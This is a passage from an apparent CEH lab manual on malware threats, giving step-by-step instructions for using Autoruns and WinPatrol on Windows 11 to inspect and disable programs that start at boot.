
Note: The list displayed under this tab may vary when you perform this task.

- Click the **Known DLLs** tab to view all known DLLs that start automatically at system startup.



Module 07 – Malware Threats


10. By examining all these tabs, you can find any unwanted processes or applications running on the machine when the system boots up and stop or delete them manually.
11. Close the **Autoruns** main window.
12. Now, we will find out which applications or processes start when the system boots up using the WinPatrol tool.
13. On the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Startup Programs Monitoring Tools\WinPatrol**. Double-click **wpsetup.exe** to launch the setup.
14. If a **User Account Control** window appears, click **Yes**.
15. Follow the wizard-driven installation steps to install WinPatrol.
16. In the **Installation completed** wizard, make sure that the **Start the application** options is checked, and then click **Finish**. This will automatically launch the application.



17. The WinPartol application window appears with the **PLUS** tab open by default. Click the **Startup Programs** tab.
18. Select any program that affects your system bootup (here, **OneDrive**) and click **Disable**, as shown in the screenshot.

Note: The screenshot may differ when you perform this task.


Module 07 – Malware Threats



